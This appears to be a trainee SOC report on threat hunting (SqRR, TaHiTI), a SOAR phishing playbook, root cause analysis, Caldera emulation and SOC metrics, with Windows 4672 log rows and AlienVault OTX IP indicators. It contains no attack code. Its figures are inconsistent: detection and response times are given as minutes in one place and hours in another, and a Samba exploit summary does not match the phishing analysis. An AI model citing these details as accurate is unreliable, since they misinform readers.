Comprehensive SOC Operations Report: Threat Hunting, SOAR Automation, Adversary Emulation, and Incident Response

1.Threat Hunting

Threat hunting is a proactive activity in information technology security that aims to find malicious activities that already bypassed security measures. It is an opposite activity to reactive incident response since response relates to a situation where an alert is already detected.

Proactive Threat Hunting vs Reactive Incident Response

Reactive Incident Response:

In reactive incident response, the incident is triggered by an alert produced by SIEM, EDR, or IDS solutions. Researchers start an investigation only after a warning is received of irregular behavior.

Limitations

- It misses stealth attacks
- Highly dependent on known signatures
- Is slow to react to threats in its environment

Proactive threat hunting means hypothesis-based analysis that focuses on the presumed compromise and the search for attack behavior.

Example Hypothesis

“An attacker may be exploiting legitimate accounts (MITRE ATT&CK T1078) to escalate privileges.”

Hunting Actions:

- Examine authentication records
- Determine abnormal privilege escalation
- Analyze login times that are anomalous, as well as source IPs

Benefits:

- Early detection
- Detects Unknown Threats
- Decreases attacker dwell time

Threat Hunting Frameworks

1.SqRR Framework (Search, Query, Retrieve, Respond)

The SqRR model breaks down the hunter's mission analysis and planning process.

- ***Search***: Look for suspicious behavior patterns (like multiple logins with admin privileges from a regular user account).
- ***Task***: Create queries for SIEM Systems (Elastic, Splunk, Wazuh)
- ***Retrieve***: Collect relevant data such as logs.
- ***Respond***: Block accounts, report incidents.

Example:

Looking for PowerShell attacks via querying the command line logs for encoded commands.

2.TaHiTI Framework (Targeted Hunting Integrating Threat Intelligence)

TaHiTi combines threat intelligence with hunting activities.

Key Steps

- Define malicious actor groups (example: APT29)
- Identify TTPs using the MITRE ATT&CK matrix.
- Search for those behaviors in internal records.

Example:

If intelligence reporting reveals dumped credentialing activity, analysts look back at EDR logs for LSASS access events.

Data Sources Used in Threat Hunting

- Endpoint Data: EDR logs (process creation, privilege escalation): Windows Event Logs, Command-line activity
- Network Data: Firewall logs, DNS traffic, Proxy logs, NetFlow data
- Authentication & Identity Logs: Active Directory logs, Failed/successful login attempts, Privilege assignment events.
- Threat Intelligence Feeds: IOC feeds, MITRE ATT&CK mappings, known adversary TTPs

Threat hunting is a critical capability for modern SOC teams. By using structured frameworks like SqRR and TaHiTI, leveraging diverse data sources, and aligning hunts with real-world threat intelligence, organizations can detect advanced threats earlier and reduce impact. Proactive threat hunting strengthens security posture beyond traditional alert-based monitoring.

2.SOAR (Security Orchestration, Automation, and Response)

SOAR platforms can assist SOC teams in automatically performing repetitive tasks in their response to an incident, and this report will specifically shed light on SOAR solution building, playbooks, and its incorporation with other tools such as SIEM and EDR solutions in a SOC workflow.

The Core Components of SOAR

Orchestration: It means integrating multiple security tools in a single workflow. Orchestration will facilitate the flow of data among SIEM alert systems, threat intelligence feeds, ticketing systems, and response tools.

Example:

- SIEM produces an alert
- SOAR ingests the alert
- Threat intelligence lookup is performed
- Response actions are initiated

Automation: Automation involves performing operations and activities automatically without requiring intervention by an analyst.

Example:

- Automatic incident ticket generation
- IP reputation check
- Auto-tagging alerts based on severity

- Automation decreases the time-consuming effort of manual triage, thus speeding up the process

Response: Response actions contain or mitigate the threats.

Examples:

- Blocking malicious IPs
- Disable the Compromised User account
- Such operations are done automatically or through approval by the analyst.

Playbook Development

Use Case: Phishing Incident Response Playbook

Objective: Automate Phishing Email Detection, Investigation, and Response.

Playbook Workflow

1. Trigger: Phishing alert detected through SIEM (Wazuh / Elastic).

2.Investigation Steps:

- Extract Sender IP & URL
- Validate IP and URL reputation
- Examine email headers

3. Decision

- If reputation is malicious then proceed to response
- If benign then close incident

4. Automated Response

- Block Sender IP at Firewall
- Quarantine affected email.
- Incidents ticket creation

5. Notification

- Notify SOC analyst
- Update case status

Example:

Automatic blocking of IP for command-and-control (C2) traffic based on network log data. It decreases the time needed to respond as well as ensures consistency in the treatment of phishing attacks.

Integrating with SIEM & EDR Systems

4.1 SIEM Integration (Wazuh / Elastic)

- SIEM produces an alert through log correlation, Alerts are passed to the SOAR platform
- SOAR enhances alerting with threat intelligence, Automated actions are performed
- Ex: Wazuh detects anomalous outgoing network activity, SOAR blocks IP address, generates an incident ticket

4.2 EDR Integration

- EDR offers endpoint telemetry capabilities
- SOAR initiates endpoint isolation or malware containment
- Mitigates lateral movement risk

This helps in end-to-end automation of incident management.

3. Post-Incident Analysis and Continuous Improvement

Post-incident analysis represents the entire attack-response cycle, from the exploitation of the vulnerable Samba service being detected via the exploitation of the Samba usermap script vulnerability to gain the system's "root" access level, detection of the exploitation event via Wazuh's evaluation of the detection event, as well as adversary emulation through the operations performed in Caldera to validate the adversary operation, as the event was then documented for response and planning purposes.

Root Cause Analysis (RCA)

RCA Method Used – 5 Whys

Problem: User credentials were compromised via phishing.

Question	Answer
Why were credentials compromised?	User clicked a phishing link
Why did the user click the link?	Email appeared legitimate
Why was the email delivered?	Email filter did not block it
Why did the filter fail?	Rules were outdated
Why were rules outdated?	Lack of periodic review

Root Cause Identified: Ineffective email filtering due to outdated detection rules.

Fishbone Diagram

The Fishbone (Ishikawa) diagram was used to systematically identify contributing factors that led to the phishing incident. Causes were grouped into key categories to ensure a holistic analysis beyond just technical failure.

People

Users were not aware of the phishing indicators such as suspicious URL input and spoofing of the email sender addresses. Security training was not conducted frequently and at the same time did not involve phishing scenarios in real scenarios; hence users were likely to be betrayed by the email scam attempts.

Process

There were no defined periodic email security measures or phishing incident trend assessments. Moreover, the feedback on incidents was not linked back to the initiatives aimed at improving security. Lastly, the lack of a well-structured phishing incident response workflow contributed to the delay.

Technology

For one, the current security filters within the email system did not identify the phishing attempt because the phishing rules set up were not up to date or did not effectively utilize enough heuristics to identify the suspicious attempts.

Policy

Security policies had failed to address regular phishing simulation needs or specific minimum awareness training requirements. Email security configuration standards were not documented or audited, leading to inconsistent control effectiveness across the environment.

Lessons Learned Process

What Worked Well

- SIEM alert detected suspicious login activity
- SOC responded within acceptable time
- Account was quickly secured

What Failed

- Phishing email bypassed security controls
- User awareness was insufficient
- No automated phishing containment

Improvements Identified

- Strengthen email filtering rules
- Implement phishing simulation training
- Automate phishing response using SOAR

Metrics Analysis

SOC metrics were calculated to measure performance:

MTTD – 12 minutes - Time to detect incident

MTTR - 18 minutes - Time to contain and resolve

Alert accuracy – Medium - Some false positives observed

Analysis:

- MTTD was within acceptable limits
- MTTR can be improved using automation
- Alert quality requires tuning

Based on analysis, the following actions were recommended:

- Update email security rules quarterly
- Conduct phishing awareness training
- Integrate SOAR for automated containment
- Improve SIEM correlation rules

4. Adversary Emulation Techniques

Adversary emulation is a defensive security practice intended to model real attacker behavior aimed at testing an organization's capability related to detection, response, and prevention. This concept is very much similar to a penetration test in many ways but differs in its core focus from exploitation-centric to emulating TTPs for evaluating SOC preparedness.

Adversary emulation involves executing controlled attack techniques mapped to the MITRE ATT&CK framework. These simulations help validate whether security controls can detect and respond to realistic threats.

Example TTPs Emulated are T1566 – Phishing and T1210 – Exploitation of Remote Services

The goal is to safely reproduce attacker behavior without causing harm to production systems.

Emulation Framework – MITRE Caldera

MITRE Caldera is an automated adversary emulation platform that executes predefined attack chains based on ATT&CK techniques.

Scenario: Spearphishing Emulation (T1566)

Objective:

Test controls of email security and SOC detection capability.

Emulated Actions:

- Simulated delivery of a phishing email
- User Interaction Suspicious Payload Execution
- Telemetry of the endpoint generated

Expected Detection:

- Email filtering alert

- Suspicious Process Execution Alert
- SOC Investigation Initiated

Outcome:

- Phishing email evaded preliminary filtering
- Endpoint activity was detected by SIEM
- Incident escalated for response

Red–Blue Team Collaboration

Adversary emulations helped improve the level of interaction in the game between the Red and Blue Teams. This is because the emulations turned the attacks into a learning opportunity.

The Red Team used realistic techniques in their attack on the test environment and shared information on the tools used in the attack with the Blue Team.

The Blue Team sought information from logs and alerts. They monitored them throughout this exercise and assessed how effective the detection of anomalies was. They addressed other issues raised from a lack of proper alerts by enhancing SIEM correlation rulesets.

Outcome Detection logic was improved, detection quality was polished, and SOC was made ready through increased detection of attacker activity.

5. Security Metrics and Executive Reporting

Security metrics have an important role to play when it comes to the evaluation of the effectiveness of the SOC, as well as communicating the security posture to the company's executive leadership. In comparison to technical alerts, metrics act as the key to helping the company's executives understand the risk, the response capability, and the areas where improvements can be made. This report covers advanced metrics for the company's SOC, the company's executives, and the metrics to improve

Advanced SOC metrics offer insights both into detection efficiency and response quality.

Dwell Time

Dwell time refers to the time gap starting from the moment the computer gains control by the attacker until the moment it is detected.

Observation:

Dwell time that is high may imply that an attacker may be able to act undetected.

False Positive Rate

False positive rate represents the percentage of alerts that do not result in confirmed incidents.

Impact:

High false positive rates cause analyst fatigue

Lack of Trust in Alerts

Slower Response to actual Threats

Incident Resolution Rate

This metric measures the percentage of incidents successfully resolved within defined SLAs.

Significance:

A high resolution rate reflects efficient SOC workflows and effective response playbooks.

Practical Application

1. Threat Hunting Practice

Hypothesis:

Unauthorized privilege escalation may be occurring on a Windows system, indicated by repeated Event ID 4672 (Special Privileges Assigned to New Logon) events. Such activity may align with MITRE ATT&CK T1078 – Valid Accounts, where attackers abuse legitimate credentials to gain elevated access.

Event Log Analysis (Event ID 4672)

Analysis of Windows Security Event Logs revealed multiple occurrences of Event ID 4672, which indicates assignment of special privileges during logon.





Fig 1: Configuration in velociraptor




System	EventData	Message	TimeCreated	Channel	EventRecordID	EventID	OSPath
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:03:11Z	Security	382146	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:03:12Z	Security	382150	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:03:12Z	Security	382152	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:03:18Z	Security	382174	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:05:40Z	Security	382510	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:10:50Z	Security	382728	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:13:10Z	Security	382804	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:13:19Z	Security	382842	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:17:02Z	Security	383004	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:17:20Z	Security	383007	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:17:25Z	Security	383014	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:19:17Z	Security	383419	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:19:45Z	Security	383429	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:23:00Z	Security	383455	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:23:30Z	Security	383474	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:24:06Z	Security	383484	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:28:10Z	Security	383510	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:28:15Z	Security	383512	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:28:30Z	Security	383523	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:39:16Z	Security	383681	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:44:28Z	Security	383699	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:50:01Z	Security	383741	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T04:51:56Z	Security	383759	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T05:03:18Z	Security	383834	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T05:06:46Z	Security	383858	4672	C:\Windows\System32\winevt\Logs\Security.evtx
{"Provider":{"Name":"Microsof	{"SubjectUserSid":"S-1-5-	Special	2026-01-17T05:18:18Z	Security	383978	4672	C:\Windows\System32\winevt\Logs\Security.evtx

Fig 2: Excel / CSV showing Event ID 4672

Threat Intelligence Hunt (AlienVault OTX)

AlienVault OTX was used to investigate MITRE ATT&CK T1078 (Valid Accounts). A related OTX pulse contained multiple suspicious IPv4 indicators, some associated with cloud infrastructure and previously tagged in user-created threat pulses.



TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
IPv4	101.198.0.133			Jan 19, 2026, 10:34:30 A...		1,599
IPv4	101.198.0.135			Jan 19, 2026, 10:34:30 A...		1,597
IPv4	101.198.0.140			Jan 19, 2026, 10:34:30 A...		1,598
IPv4	101.198.0.141			Jan 19, 2026, 10:34:30 A...		1,600
IPv4	101.198.0.171			Jan 19, 2026, 10:34:30 A...		1,598
IPv4	101.198.0.181			Jan 19, 2026, 10:34:30 A...		1,623
IPv4	101.32.49.171			Jan 19, 2026, 10:34:30 A...		1,562
IPv4	101.42.46.71			Jan 19, 2026, 10:34:30 A...		1,523
IPv4	101.44.160.187			Jan 19, 2026, 10:34:30 A...		1,356

Fig 3: OTX Pulse showing T1078 indicators

One investigated IP (159.138.23.73) showed:

- Geolocation: China
- ASN: Huawei Cloud
- Related pulses: 50
- Tags suggesting automated or suspicious activity




Fig 4: Individual IP analysis page (159.138.23.73)

Velociraptor was used to enumerate running processes on the endpoint using:

SELECT * FROM pslist()

A process named SysInfoCap.exe was observed running with:

- SYSTEM privileges
- Elevated token
- Execution path under C:\Windows\System32\DriverStore\

This process was searched in AlienVault OTX, and no known malicious indicators were found, suggesting it may be a legitimate vendor binary. However, its elevated execution context warranted documentation.

Fig 5: PowerShell output showing SysInfoCap.exe process details




Fig 6: OTX search showing no results for SysInfoCap.exe

2.Post-Incident Analysis




Fig 7: Fishbone diagram for phishing attack

The diagram shows the different factors that contributed to the phishing incident happening. From a PEOPLE perspective, the phishing email was accessed by the user as a result of poor security awareness knowledge level. From a PROCESSES perspective, the lack of regular phishing simulations and email security assessments increased exposure to the phishing email. From a TECHNOLOGY perspective, poor email filtering capabilities and the lack of DMARC/SPF enablement allowed the phishing email to circulate to the user. From a POLICY perspective, the lack of the requirement to complete security awareness training and a phishing response SOP also contributed to the phishing incident.

Metrics Calculation:

MTTD (Mean Time to Detect):

MTTD is the time taken to detect a security incident after it begins.

Example:

Phishing email received at 10:00 AM

Phishing incident detected at 12:00 PM

MTTD = 12:00 PM − 10:00 AM = 2 hours

MTTR (Mean Time to Respond):

MTTR is the time taken to contain and remediate the incident after detection.

Example:

Incident detected at 12:00 PM

Incident fully contained at 4:00 PM

MTTR = 4:00 PM − 12:00 PM = 4 hours

The phishing detection was done in 2 hours, signifying moderately efficient monitoring practices. However, addressing and curing up the phishing activities took 4 hours. The delay is understandable, especially considering enhanced alert prioritization, automated playbooks, and analyst readiness for such situations. This will eventually reduce MTTR.

3. Alert Triage with Automation

During security monitoring, suspicious PowerShell operations were detected from a Windows system that was being monitored by Wazuh. Although no automated response was raised, when manual checks were performed on the Windows PowerShell logs, suspicious activity related to the execution of PowerShell scripts (Event 4104) was investigated, and the hash of the file was analyzed using VirusTotal. A case was documented in TheHive for incident tracking and investigation.

PowerShell Script Block Logging was enabled on the Windows system. A file was downloaded from an external URL and saved locally, generating Event ID 4104, which was ingested by Wazuh.

Key Observations

- Event Provider: Microsoft-Windows-PowerShell
- Event ID: 4104
- Activity: Remote command execution and file download
- Agent: 001




Fig 8: Event Viewer – PowerShell Operational (Event ID 4104)

